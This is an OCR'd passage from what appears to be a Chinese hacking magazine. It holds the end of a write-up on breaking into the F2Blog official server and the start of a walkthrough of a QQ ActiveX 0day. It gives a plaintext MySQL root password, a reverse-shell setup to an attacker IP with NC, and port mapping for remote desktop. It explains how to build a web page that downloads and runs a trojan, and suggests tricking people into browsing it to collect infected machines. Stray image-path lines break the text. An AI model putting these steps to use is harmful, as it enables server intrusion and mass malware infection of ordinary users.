




图17

$host='localhost';为服务器主机IP，$user='root';为MySQL用户名，$pass='ia0eccr4x5o1';为服务器MySQL Root的密码，$gt_db='mysql';选择使用MySQL数据库。$chost='202.194.xx.xxx ';为反弹IP，$cport='9797';为返弹端口。我们将此exp文件上传到官方服务器，先在主机202.194.xx.xxx用NC监听，然后用浏览器访问我们的exp，成功返回了Shell，如图18所示。


图18

上面反弹的IP是203.85.245.253，而我们前面Ping 出的结果是203.85.245.197，所以我觉得很可能是内网，于是利用ipconfig查看，结果证明了我的猜想，如图19所示。再次利用netstat-an | find "3389"查看，发现终于开启了，于是上传HT进行端口映射。HT的利用方法和LCX差不多，只是多了一个"-p"的参数，如图20所示。


图19


图20

在本文的动画制作过程中，映射出了点问题，但是作动画前是成功进了主机的，映射只是去看看他的桌面罢了。其实，自IP反弹过来，我们就已经控制整个主机了。


总结

这次检测官方主要是要告诉我们的网站管理员朋友，不要以为一个跨站是微不足道的，一旦有了时机，一个跨站也可以拿下一台服务器。回顾此次检测，发现F2Blog官方犯了两个很大的错误 一是没有对程序代码进行安全处理，让我们有机会写入PHP木马；二是没有正确的配制Web用户访问权限，让我们有可能查看my.ini文件，从而拿下整个服务器。总结一下整个检测的流程 跨站-->网站后台-->PHP一句话木马-->获取my.ini文件-->System权限。如此一来，就成功的实现了"跨"进官方服务器的结果。

WTF: QQ对大家来说是再熟悉不过的东东了，它几乎就是网络上的数字名片。虽然过去也爆出过QQ的漏洞，但危害性大多不大。而最近，QQ却爆出了一个高危漏洞，该漏洞通过IE发生作用，黑客可以利用此漏洞远程控制用户机器。尽管腾讯已经发布了补丁，并通过系统消息进行了提示，但由于QQ存在多种"绿色版"、"去广告版"等，仍有众多用户没有及时打好补丁。此漏洞存在于目前QQ所有版本的ActiveX Control相关模块中，只需要用户安装过QQ，甚至不需要其登录，就可以被成功利用。目前某著名IT门户网站的笔记本频道就已经被黑客植入病毒，用户浏览后就会中毒。为此，我们特别组织了这篇文章，一是让大家知道此漏洞是如何被利用的，以做好防范工作；二是通过对此漏洞的全面分析，让大家了解漏洞是如何产生的，从而提高自己的分析水平。所谓受之以鱼不如授之以渔，也许不远的将来，我们的读者当中，也会有人会发现0Day呢！你说呢？

适合读者：溢出爱好者、木马爱好者

前置知识：汇编语言



黑客接触 QQ 0Day

文/图 failwest

过去的一年真是安全领域的多事之秋，流氓软件大战如火如荼，MS06-040的蠕虫肆虐中国，Windows的0Day……

最近，一个QQ的ActiveX控件0Day漏洞的POC（Proof of Concept）又被公布，这个漏洞几乎和去年微软的MS06-055的0Day同样级别（祖国人民谁不用QQ啊？），立刻引起了国内各个安全组织的高度重视。而腾讯安全中心对这个漏洞也做出了应急响应，全面升级了相应的漏洞文件，算是为黑客与安全工作者之间的没有硝烟的战争日志画上了一个仍然意犹未尽的句号。

而本文将结合被公布的POC，和大家一起探究一下这个0Day，希望在和我一起分析实践的过程中，大家能够有所收获，如有不足之处，请不吝指出。

0Day初体验之网马DIY

一开始听说QQ爆出0Day的时候着实激动了一番，看了POC之后才知道爆出的不是客户端那只企鹅身上的洞，要不然的话闹出几只害人的蠕虫来，几亿网民就真的处于极高的网络风险之中了。

这个漏洞发生在QQ安装目录下的VQQPlayer.ocx中。在开始实验前，大家应该先检查以下两件事情。

一是在注册表中搜索字串："AC3A36A8-9BFF-410A-A33D-2279FFEB69D2"，查看漏洞控件在QQ安装时是否被注册。如果注册表中没有搜到的话，可能是你的QQ安装时限制了某些功能，不支持QZone等媒体，请重新下载并安装完全功能版的QQ，否则实验不会成功。

二是检查QQ安装目录下的VQQPlayer.ocx文件，如果是132KB（135,168字节）的话，就是一个存在漏洞的文件，可直接进行后续实验。如果你在2006年12月29日之后有过升级的话，则该文件会被更新成大小为152KB（155,648字节）的新文件，这时就需要在随本文提供的资料中找到原先有漏洞的文件，并替换机器中相应文件，人工制作一个有漏洞的实验环境。

QQ在安装时会注册一系列ActiveX控件用于QZone Media等操作，如果在HTML中调用其中有漏洞的方法时传入精心构造的长字符串参数，就可以制造缓冲溢出。axis公布的POC就是在HTML中调用了LaunchP2PShare方法，从而执行任意代码的。这个Exploit的ShellCode（payload）用于下载指定URL的文件到C:\WINDOWS\system32中保存为"~.exe"并执行之。截至目前，这个Exploit在网上已经非常流行，被用于挂载鸽子等各种木马。下面我们就Step by Step地看一下这个0Day网马的配置和使用过程

（本部分内容在实验室环境下描述，供学习研究目的，另作它用后果自负）。

1）生成攻击网页

在随本文提供的资料中，我给出了axis发布的这个攻击网页的生成代码，编译后运行就能得到攻击网页。生成器需要两个参数，第一个参数指明木马服务器的URL，第二个参数则是网页的文件名，如图1所示，这里生成了一个名为exploit.html的攻击网页。




图1 网页攻击代码生成

2）配置木马服务器

在这里我们用本机搭建一个简易的Web服务器充当木马服务器。如果你不太熟悉架设Web站点的话，就随便找一个Apache，可以最快速地完成这个服务器的配置。一路"下一步"，安装完成之后修改一下配置文件，把默认的绑定端口改成80，运行Apache。把生成的exploit.html放到Apache\htdocs下，然后随便找个可执行文件并改名为troy.exe也放到这个目录下——最好是你熟悉的程序，而且是有个框框能弹出来的比较直观的，建议不要随便拿鸽子之类作实验。

3）攻击测试

上面的东西都搞定了之后，点击exploit.html或者在IE地址栏输入http://127.0.0.1/exploit.html，这时应该发现我们上一步放在Apache\htdocs下的troy.exe被运行了。实际上这时候发生的事情是：浏览攻击网页、漏洞被成功利用并执行ShellCode、上网下载木马（我们放在本机127.0.0.1的文件夹Apache\htdocs下的troy.exe）到C:\WINDOWS\system32下并改名为~.exe，运行之，如图2所示。




图2 QQ 0Day漏洞利用示意图

如果在网上申请一个空间，上传一个配置好的鸽子或者自己写的一个什么东西，然后把最终的URL丢进Exploit生成器生成攻击代码，再把攻击代码嵌进其他网页发布出去，再想方设法的骗人来浏览点击……最后就等着收获肉鸡吧！：）

如果你成功地完成了以上的所有步骤，应该对这个0Day的危害有所了解了——其实养只鸽子和格式化你的硬盘在这里并没有什么质的区别，只是取决于骗你点击链接的人的心情而已。防范嘛，首先去更新你的QQ。这年代用官方下载的QQ的用户其实不是很多了，因为广告多又不能显IP；而被Patch过的往往不能自动更新，安全起见还是赶快更新一下了。然后嘛，就是不要点可疑的链接，升级杀毒软件……其实只要有一定的安全意识，还是不那么容易中招的。

实验准备

如果你只是满足于用别人的工具在朋友面前秀一下的话，那么这篇文章读到这里就可以打住了。只是沉迷于挂马、肉鸡这些把戏并不是高手的作风，所谓受之以鱼不如授之以渔，知其然还要知其所以然。如果在漏洞公布后掏出调试器分析一下漏洞发生的原因，尝试着自己组织个Exploit，在实战中发现问题、解决问题则可以很快提高溢出、逆向、调试等方面的技术。等有了扎实的技术基础，或许有一天你也有可能发现自己的0Day，那时就是真正的大家风范了。

axis在发布漏洞的时候，其实已经给出了一些简短而精辟的分析，但是初学者不一定能够立刻理解。后面的部分我准备结合axis给出的信息，比较细致地回顾一下我学习这个漏洞的经过。

这个漏洞的POC相对来说是比较详细的。为了有一个初步的认识，当然是先把VQQPlayer.ocx丢进IDA去看一下大概的情况了。

忽悠忽悠一阵之后，反汇编代码得到了，但是IDA并不会给出诸如LaunchP2PShare之类的方法名，除库函数外，大多是按照地址给出的临时命名。那么怎么在那么多的函数中找到我们想看的漏洞函数呢？其实这个POC中已经给出了部分漏洞函数的汇编代码和机器码，我是直接用UltraEdit打开VQQPlayer.ocx搜索81EC60060000（SUB ESP,660）得到了文件偏移为0x00005950，如图3所示。




图3 文件偏移

IDA得到的结果是按照PE段分割开的虚拟地址VA（Virtual

Address)，而最终动态调试时，我们在内存中要找的这个函数的地址则是相对虚拟地址RVA（Relative Virtual 